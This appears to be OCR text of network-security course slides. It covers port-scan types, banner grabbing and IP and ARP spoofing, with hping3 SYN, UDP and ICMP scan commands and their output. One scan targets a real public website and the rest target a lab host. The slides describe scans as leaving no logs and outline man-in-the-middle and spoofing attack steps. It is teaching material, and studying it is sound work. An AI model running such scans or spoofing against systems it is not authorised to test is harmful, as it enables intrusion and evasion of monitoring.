    - TCP half-open scan
      - Consider the target host as alive if a SYN/ACK response is received from the target after sending a SYN
      - Send an RST instead of an ACK from the source to the destination, which does not establish a session and leaves no logs.
- Stealth scan
  - A scan that determines whether a port on the target system is active without fully establishing a session.
  - Leave no logs associated with connecting to a system session
  - Presence of ACK, null, Xmas scans, etc.

Saving scan results


There are two types of scans : ping & ICMP scans and scans using TCP and UDP. Among them, scans using TCP and UDP include open scans and half-open scans.


- Stealth scan
  - X-mas scan
    - Scan that sends all flags or sends FIN, PSH, and URG flags
  - ACK or FIN scan
    - Scan that only sends ACK or FIN flags
  - Null scan
    - Scan that doesn't send any flags
- UDP scan
  - When a UDP packet is sent to the destination host, a closed port responds with ICMP_PORT_UNREACH.
  - Open ports use the no-response method

Saving scan results


During an open scan, TCP sends SYN+ACK for open ports and RST+ACK for closed ports. In a half-open TCP scan, if the port is open, it sends RST to disconnect.


- TCP scan
  - TCP open scan





  - TCP half-open scan







Saving scan results


When scanning for FIN, Xmas, or null, no response is returned if the port is open. When scanning via UDP, no response is given if the port is open, and an ICMP unreachable packet is sent if the port is closed.


- Scan
  - UDP scan





  - FIN, X-MAS, and Null Scan







Saving scan results

The information displayed when logging onto a remote system, such as Telnet, is known as a banner. It shows the version of the application and other relevant details. This enables you to gather information.


- Banner grabbing
  - Check the operating system version and kernel version
    - Also on port 21, 23, 25, 110, 143



< Banner grabbing for web servers>



< Banner Graphing to SMTP



< Banner grabbing for DB(Mysql) servers>

Saving scan results

Sometimes homepages like Naver block ICMP packets for security reasons. To verify that the server is up and running in these cases, you can scan for ports with active services to see if the server is present and running. Below are the results of the HTTP port scan.

- Lab environment
  - Kali Linux
- SYN scan
  - Use the hping3 command, type the command as shown below.
    - -c : number of packets to send / -p : port / -S : SYN packet flag


```
root@kali:~# hping3 -S www.naver.com -p 80 -c 2
HPING www.naver.com (eth0 125.209.222.142): S set, 40 headers + 0 data bytes
len=46 ip=125.209.222.142 ttl=128 id=39884 sport=80 flags=SA seq=0 win=64240 rtt=5.
9 ms
len=46 ip=125.209.222.142 ttl=128 id=39893 sport=80 flags=SA seq=1 win=64240 rtt=5.
6 ms

--- www.naver.com hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 5.6/5.7/5.9 ms
root@kali:~#
```

Saving scan results

Sometimes homepages like Naver block ICMP packets for security reasons. To verify that the server is up and running in these cases, you can scan for ports with active services to see if the server is present and running. Below are the results of the HTTP port scan.

- SYN scan
  - Check the scan results with Wireshark



  - The reason RST packets are sent : to force the server you're trying to connect to to terminate the session with a 3-way handshake, leaving no trace of the connection.

Saving scan results

Increment each port number by one to see which ports are being probed by the hping3 commands.


- Lab environment
  - Kali Linux
  - Linux-based server with Telnet enabled
- SYN scan
  - Run the commands on Kali Linux as shown below.

```
root@kali:~# hping3 -8 20-25 -S 192.168.10.134
Scanning 192.168.10.134 (192.168.10.134), port 20-25
6 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   20:                       64    68 39042   (ICMP   3  10 from 192.168.10.134)
   21:                       64    68 61976   (ICMP   3  10 from 192.168.10.134)
   22 ssh         : .S..A...  64     0 14600    46
   23 telnet      : .S..A...  64     0 14600    46
   24:                       64    68 24696   (ICMP   3  10 from 192.168.10.134)
```

Saving scan results

Increment each port number by one to see which ports are being probed by the hping3 commands.

- SYN scan
  - Check the scan results with Wireshark



Saving scan results

In addition, you can check what services exist by scanning through hping3.

- UDP scan

```
root@kali:~# hping3 -2 192.168.10.134 -p 80 -c 5
HPING 192.168.10.134 (eth0 192.168.10.134): udp mode set, 28 headers + 0 data bytes
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2433 seq=0
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2434 seq=1
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2435 seq=2
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2436 seq=3
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2437 seq=4

--- 192.168.10.134 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 1.6/3.5/8.0 ms
```

Saving scan results

In addition, you can check what services exist by scanning through hping3.

- ICMP scan

```
root@kali:~# hping3 -1 192.168.10.134 -c 3
HPING 192.168.10.134 (eth0 192.168.10.134): icmp mode set, 28 headers + 0 data byte
s
len=46 ip=192.168.10.134 ttl=64 id=182 icmp_seq=0 rtt=1.9 ms
len=46 ip=192.168.10.134 ttl=64 id=183 icmp_seq=1 rtt=1.4 ms
len=46 ip=192.168.10.134 ttl=64 id=184 icmp_seq=2 rtt=1.3 ms

--- 192.168.10.134 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.3/1.5/1.9 ms
```

03

Spoofing

- Spoofing overview
- IP spoofing
- ARP spoofing
- DNS spoofing

Spoofing overview


The dictionary definition of spoofing is "to deceive.” In a network, the target of spoofing can be anything related to network communication, such as MAC addresses, IP addresses, etc. Spoofing refers to attacks that utilize deception.

- What is spoofing?
  - A technique in which an attacker disguises and alters data on a network, website, etc. to make it appear to be a legitimate system.
  - Hacking techniques, such as tricking users into unintentionally accessing certain systems.
  - Used for phishing techniques, such as spoofing emails, websites, etc. to steal users' passwords, credit card information, etc.; and used to deliver malware malware
- Spoof types
  - ARP spoofing
  - IP spoofing
  - DNS spoofing

IP spoofing

IP spoofing is an attack that exploits a vulnerability in the IP itself to falsify the attacker's IP address. IP spoofing can also be used to perform DoS attacks by breaking the connection between the target computer and the server.

- What is IP spoofing?
  - The generation of IP packets to hide the identity of the sender and impersonate another system, or both.
  - Often used by attackers to avoid being traced back to an IP address or to conduct DDoS attacks against a target




- Attack procedure
  - The attacker spoofs the source IP to send SYN packets.
  - Server responds with a SYN/ACK to the spoofed IP.
  - Client (never sent SYN) terminates the connection with RST.

IP spoofing

IP spoofing is an attack that exploits a vulnerability in the IP itself to falsify the attacker's IP address. IP spoofing can also be used to perform DoS attacks by breaking the connection between the target computer and the server.

- Attack procedure
  - The attacker attempts a TCP SYN flooding attack against a client.
  - The attacker tricks the client's IP into sending SYN to a server.
  - The server sends back SYN/ACK packets.
    - The client is unable to connect due to the SYN flooding attack, and the server's packets are dropped.
  - The attacker sends ACK packets to the server.
    - The packets contain IP spoofing commands to establish a connection while pretending to be the trusted client.



IP spoofing


IP spoofing is an attack that exploits a vulnerability in the IP itself to falsify the attacker's IP address. IP spoofing can also be used to perform DoS attacks by breaking the connection between the target computer and the server.

- How to prevent
  - Filter incoming packets that have the internal network IP address as the source IP address.
  - You can't prevent attacks from internal users, so use services that require authentication, such as SSH, on each system.
    - Avoid using services that do not require authentication, such as rsh and rlogin.
  - IP spoofing is a problem of TCP/IP design and implementation
    - No protection is foolproof unless new protocols are introduced.
    - Otherwise, ongoing management and inspection is required

ARP spoofing

APR spoofing is a common man-in-the-middle attack in local area networks, where an attacker deceives communication between two terminals into passing through the attacker. This allows the attacker to sniff or spoof network communications from the middle.

- What is ARP spoofing ?
  - Used as a technique for man-in-the-middle attacks in local area network (LAN) environments
  - Attacks by tampering with ARP reply packets that occur during the IP-to-MAC address translation process.
- How MITM attacks work with ARP spoofing
  - A technique in which communication between two terminals is made to appear legitimate, allowing data to pass through the attacker
  - The two devices believe they are communicating normally, but are actually forwarding packets through an attacker.
  - An attacker can sniff or spoof communication between two devices and forward it.




ARP spoofing

MITM attacks using ARP spoofing

ARP spoofing can be used to perform man-in-the-middle attacks. This attack can be used to eavesdrop on or manipulate communications.

- ARP spoofing attack process
  - The attacker (IP:x.x.x.40) keeps sending ARP reply packets with its MAC address to the IP of User A, who is trying to connect to User B's PC.
  - User B's PC remembers the IP corresponding to x.x.x.10 as the attacker's MAC address in its ARP table.




ARP spoofing

MITM attacks using ARP spoofing

ARP spoofing can be used to perform man-in-the-middle attacks. This attack can be used to eavesdrop on or manipulate communications.

- ARP spoofing attack process
  - The second time the attacker (IP:x.x.x.40) keeps sending ARP reply packets with its MAC address to the IP of User B, who is trying to connect to User A's PC.
  - User A's PC remembers the IP corresponding to x.x.x.10 as the attacker's MAC address in its ARP table..




ARP spoofing

MITM attacks using ARP spoofing

ARP spoofing can be used to perform man-in-the-middle attacks. This attack can be used to eavesdrop on or manipulate communications.

- ARP spoofing attack process
  - The PCs of Users A and B, which are trying to connect to each other, instead communicate with the MAC address of the attacker.
